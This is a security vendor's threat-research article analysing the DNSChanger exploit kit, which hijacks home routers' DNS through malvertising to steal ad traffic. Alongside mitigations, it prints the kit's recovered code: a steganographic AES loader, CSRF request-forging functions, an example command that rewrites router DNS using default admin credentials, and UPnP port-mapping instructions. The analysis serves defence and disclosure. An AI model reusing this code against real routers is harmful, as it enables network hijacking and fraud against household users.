Home Routers Under Attack via DNSChanger Malware US | Proofpoint US

By December 13, 2016 Kafeine

Published: 2016-12-13 · Archived: 2026-04-02 10:48:16 UTC

[Updated December 19, 2016 to reflect additional data received from one of the affected traffic brokers and detected by our own infrastructure. Thanks to Fogzy for providing data on this malicious activity and their prompt action to shut down the activity affecting their network.]

Overview

Proofpoint researchers have reported frequently this year on the decline in exploit kit (EK) activity. EKs, though, are still vital components of malvertising operations, exposing large numbers of users to malware via malicious ads. Since the end of October, we have seen an improved version of the "DNSChanger EK" [1] used in ongoing malvertising campaigns. DNSChanger malware attacks internet routers via potential victims' web browsers; the EK does not rely on browser or device vulnerabilities but rather vulnerabilities in the victims' home or small office (SOHO) routers. Most often, a router malware attack like DNSChanger works through the Chrome browser on Windows desktops and Android devices. However, once routers are compromised, all users connecting to the router, regardless of their operating system or browser, are vulnerable to attack and further malvertising.

The router attacks appear to happen in waves that are likely associated with ongoing malvertising campaigns lasting several days. The DNSChanger malware attack pattern and infection chain similarities led us to conclude that the actor behind these campaigns was also responsible for the "CSRF (Cross-Site Request Forgery) Soho Pharming" operations in the first half of 2015 [1].

However, we uncovered several improvements in the implementation of these attacks, including:

- External DNS resolution for internal addresses
- Steganography to conceal
  - An AES encryption key to decrypt the list of fingerprints / default credentials and local resolutions
  - The layout for the commands sent to attack the targeted routers
- The addition of dozens of recent router exploits: There are now 166 fingerprints, some working for several router models, versus 55 fingerprints in 2015. For example, some like the exploit targeting "Comtrend ADSL Router CT-5367/5624" were a few weeks old (September 13, 2016) when the attack began around October 28.
- When possible (in 36 cases) the exploit kit modifies the network rules to make the administration ports available from external addresses, exposing the router to additional attacks like those perpetrated by the Mirai botnets [2]
- The malvertising chain is now accepting Android devices as well.

DNSChanger Malware Attack chain:

The attack chain ensnares victim networks though legitimate web sites hosting malicious advertisements unknowingly distributed via legitimate ad agencies. The complete attack chain is shown in Figure 1.



Figure 1: Illustration of the complete attack chain

Figure 2 shows an example of captured traffic associated with this attack:



Figure 2: Traffic associated with the DNSChanger EK attack on a SOHO (Small Office/Home Office) router.

Attack Analysis:

Malvertising encountered on both desktop and mobile devices sends traffic to the DNSChanger EK. We were able to confirm that the attack is carried out properly on Google Chrome for Windows as well as for Android.

DNSChanger will use webRTC to request a STUN server via stun.services.mozilla[.]com and determine the victim's local IP address. If the victim's public IP is already known or their local IP is not in the targeted ranges, they will be directed to a decoy path where a legitimate advertisement from a third party ad agency is displayed.

If the client passes this check then a fake advertisement will be displayed to the victim. JavaScript extracts HTML code from the comment field on the PNG file, redirecting victims to the landing of the DNSChanger EK. Note that the image listed in (1) in Figure 3 is a fake and not actually a .jpg; rather it is a PNG file.



Figure 3: Fake advertisement containing code which extracted allow redirection to the DNSChanger EK (November 2016)

The DNSChanger EK will once again check the victim's local IP address via STUN requests. It then loads multiple functions and an AES key concealed with steganography in a small image.

```
        }
    }, t.steganography = t.steg = new e
}(window);
$(document).ready(function() {
    var k = new Image;
    k.src = 'cdewsx.png';
    k.onload = function() {
        $.ajax({
            url: "trfvbnhy.php?l=1",
            success: function(r) {
                var e = JSON.parse(CryptoJS.AES.decrypt(r, steg.decode(k), {
                    format: CryptoJSAesJson
                }).toString(CryptoJS.enc.Utf8)).replace("[rid]", "{33A9B17F-DFC0-D23D-FAD6-E974BCE1315A}");
                new Function(e)();
            }
        })
    }
});
</script>
```

Figure 4: Function extracting the AES key and using it to decode the fingerprints and associated commands

This key will be used to decrypt the list of fingerprints which can be deduplicated to 129 items (see appendix for the complete list).

Figure 5: Functions used to determine available routers in victims' homes/offices

The victim's browser will then try to locate and identify the router used in the network (Fig. 5).

Once it performs the reconnaissance functions, the browser will report back to the DNSChanger EK which returns the proper instructions to perform an attack on the router.

```
function exp1(a,e,f,c,d,g){var z=a.contentWindow;if(a===null||a.contentWindow===null){return}d=z.document.createElement('FORM');
    d.name='f1';d.id='f1';d.method=c;d.action=e;f=f.split('&');for(i=0;i<f.length;i++){c=f[i].split('=');var b=z.document.create
    Element('INPUT');b.type='TEXT';if('submit'==c[0]){b.type=c[0];b.id='btn'}b.name=c[0];b.value=c[1];2<c.length&&(b.value=
    decodeURIComponent(b.value+'='+c[2]));d.appendChild(b)}b=z.document.createElement('INPUT');b.type='submit';b.id='btn';b.
    value='Yes';d.appendChild(b);z.document.body.appendChild(d);!!document.getElementById('btn')?z.document.getElementById('btn'
    ).click():z.document.getElementById('btn').click();a=17;0<e.indexOf('.tri')&&(a=35);0<e.indexOf('goform/setWan')&&(a=30);0<e
    .indexOf('.cgi')&&(a=45);0<e.indexOf('ether.cgi')&&(a=65);0<e.indexOf('get_set.ccp')&&(a=40);setTimeout(function(){window.
    stop()},a);if(''!==g){document.body.insertAdjacentHTML('beforeend','<style type=\'text/css\'>@import url('+g+');</style>');
    setTimeout(function(){window.stop()},a+10)}}function exp(a,e,f,c,d){if(document.getElementsByTagName('body').length<1){
    document.write('<body></body>')}if('GET'==f){var g=18;if(a.indexOf('start_apply.htm')>=0){g=35}if(a.indexOf('setup_dns.exe')
    >=0){g=25}if(a.indexOf('.ccp')>=0){g=40}if(a.indexOf('.cgi')>=0){g=30}if(a.indexOf('Rpm.htm')>=0){g=70}if(a.indexOf('
    Gozila.cgi')>=0){g=180}if(a.indexOf('goform/setWan')>=0){g=60}document.body.insertAdjacentHTML('beforeend','<style type=\'
    text/css\'>@import url('+a+');</style>');setTimeout(function(){window.stop()},g)}else{var b=document.createElement('IFRAME')
    ;b.height='200px';b.width='200px';document.body.appendChild(b);g=17;0<a.indexOf('.tri')&&(g=30);if(''!==c){document.body.
    insertAdjacentHTML('beforeend','<style type=\'text/css\'>@import url('+c+');</style>');setTimeout(function(){window.stop()},
    g)}setTimeout(function(){exp1(b,a,e,f,c,d)},40)}}
```

Figure 6: Attack layout once extracted from the image and AES-decoded

```
setTimeout(function(){exp("http://pix1.payswithservers.com/
ether.cgi","system_name=&domain_name=&WANAssign=dhcp&D
NSAssign=1&apply=Apply&runtest=no&wan_proto=dhcp&wan_ip
addr=192.168.1.104&wan_netmask=255.255.255.0&wan_gatew
ay=192.168.1.1&wan_dns_sel=1&wan_dns1_pri=5.39.220.120&
wan_dns1_sec=8.8.8.8","POST","http://
admin:admin@pix1.payswithservers.com","");},
250);setTimeout(function(){exp("http://
pix1.payswithservers.com/
ether.cgi","system_name=&domain_name=&WANAssign=dhcp&D
NSAssign=1&apply=Apply&runtest=no&wan_proto=dhcp&wan_ip
addr=192.168.1.104&wan_netmask=255.255.255.0&wan_gatew
ay=192.168.1.1&wan_dns_sel=1&wan_dns1_pri=5.39.220.120&
wan_dns1_sec=8.8.8.8","POST","http://
admin:admin@pix1.payswithservers.com","");},260);
```

Figure 7: Example attack command

This attack is determined by the particular router model that is detected during the reconnaissance phase. If there is no known exploit, the attack will attempt to use default credentials; otherwise, it will use known exploits to modify the DNS entries in the router and, when possible (observed for 36 fingerprints out of the 129 available), it will try to make administration ports available from external addresses. In this way, it will expose the router to additional attacks like those performed by the Mirai [2] botnets.

```
[{"schematype":"urn:schemas-upnp-
org:service:WANIPConnection:1","controlurl":"\/ctl\/
IPConn","port":"56688","csrf":"1"},{"schematype":"urn:schemas-
upnp-org:service:WANIPConnection:1","controlurl":"\/
Public_UPNP_C3","port":"9876","csrf":"1"},
{"schematype":"urn:schemas-upnp-
org:service:WANIPConnection:1","controlurl":"\/
Public_UPNP_C3","port":"5000","csrf":"1"}]
```

Figure 8: Example of port mapping instructions once decoded



Figure 9: DNSChanger EK attempting to map the telnet administration port to external TCP 8780 as captured in the traffic

Post Infection:

While the goals of such an attack - changing DNS records on a router - are not always clear, in this case we were able to determine at least one motivating factor. We studied discrepancies in DNS resolution results between a public, reliable DNS server and some rogue servers identified in these campaigns and found that the attackers were primarily interested in stealing traffic from some large web ad agencies including:

Agency	**Via**	**Alexa Rank**
Propellerads	onclickads.net	32
Popcash	popcash.net	170
Taboola	cdn.taboola.com	278
OutBrain	widgets.outbrain.com	146

AdSuppy	cdn.engine.4dsply.com cdn.engine.phn.doublepimp.com	362 245

The attackers force resolution of the corresponding domain to 193.238.153[.]10 or 46.166.160[.]187. Depending on the domains, they might use it to change advertising behavior and target website (for instance, any click on the page might trigger a popup) or perform ad Substitution.



Figure 10: Advertisement calls modified by attackers

At the time of our examination, they were redirecting the traffic to Fogzy (a.rfgsi[.]com) and TrafficBroker. We contacted both of these agencies to get additional information and let them know about the stolen traffic on their networks.

Affected Routers and Mitigation Steps

It is not possible to provide a definitive list of affected routers as there is no longer an obvious victim-side relationship between the fingerprint data and the associated routers; this clear association was removed from DNSChanger EK in mid-2015 and a deeper investigation was outside the scope of this analysis. However, the most secure approach for end users is to consider that all known exploits are integrated in this kind of exploit kit, and thus all routers should be updated to the last known firmware.

We were able to identify several newly added vulnerable routers:

- D-Link DSL-2740R
- COMTREND ADSL Router CT-5367 C01_R12
- NetGear WNDR3400v3 (and likely other models in this series)
- Pirelli ADSL2/2+ Wireless Router P.DGA4001N
- Netgear R6200

A zero-day exploit for the Netgear R7000, R6400 [4] and others was recently documented by other researchers. We checked for fingerprints associated with these models in DNSChanger but did not find any as of December 12, 2016. Nevertheless we strongly advise users to follow the instructions from US-CERT [5] to disable the web

server on affected Netgear routers [6] as we can expect this exploit to be added quite soon in this EK. Netgear has also made beta versions of firmware available to users that may address these vulnerabilities [8].

In many cases, simply disabling remote administration on SOHO routers can improve their security. In this case, though, attackers use either a wired or wireless connection from a device on the network. As a result, the attackers do not need the remote administration to be turned on to successfully change the router settings.

Unfortunately, there is no simple way to protect against these attacks. Applying the latest router updates remains the best way to avoid exploits. Changing the default local IP range, in this specific case, may also provide some protection. Neither of these solutions, though, is a typical action performed by average users of SOHO routers. As a result, it is also incumbent upon router manufacturers to develop mechanisms for simple, user-friendly updates to their hardware.

Moreover, while we understand that advertising is an important component of the web publishing ecosystem, in some cases, ad-blocking browser add-ons might prevent these kinds of attacks when they originate through malvertising.

Conclusion:

When attackers control the DNS server on a network, they open up the possibility of carrying out a wide range of malicious actions on devices connecting to the network. These can include banking fraud, man-in-the-middle attacks, phishing [7], ad fraud, and more. In this case, the DNSChanger exploit kit allows attackers to leverage what is often the only DNS server on a SOHO network - the internet router itself. In general, avoiding these attacks requires router manufacturers to regularly patch their firmware and users to regularly apply these patches. Router vulnerabilities affect not only users on the network but potentially others outside the network if the routers are compromised and used in a botnet. While users must take responsibility for firmware updates, device manufacturers must also make security straightforward and baked in from the outset, especially on equipment designed for the SOHO market.

[Update, December 19, 2016]
As of December 16, it appears that the malvertising campaigns driving distribution of DNSChanger EK have ceased and DNSChanger EK appears to be offline. However, all routers that have previously been compromised are potentially still under attacker control. At this time, a minimum of 56,000 routers have been compromised, but we expect that number is considerably higher. Based on data provided by one of the affected traffic brokers that the attackers were using to steal advertising streams, we can see that the campaigns were, in fact, widely distributed internationally (Figure A). Note that the percentages in each of the charts below reflect the distribution of traffic from routers that have been compromised by DNSChanger EK. Also note that only one of the two affected traffic brokers made their data available to us at the time of publication so the aggregate data from all compromised routers may lead to different distributions.



Figure A: Geographic distribution of traffic from routers compromised by DNSChanger EK

Figure B shows the distribution of traffic by type of device accessing the local network behind compromised routers:



Figure B: Traffic by hardware platform

It is worth noting that almost 74% of the traffic from compromised routers originated from the Google Chrome web browser. However, this may simply reflect broader adoption trends for Google Chrome instead of particular targeting; Chrome has a majority market share on both mobile and desktop platforms, both of which are included in this chart.



Figure C: Traffic by web browser

Finally, among mobile devices hitting the traffic broker from compromised routers, we see considerable spread across mobile operating systems.

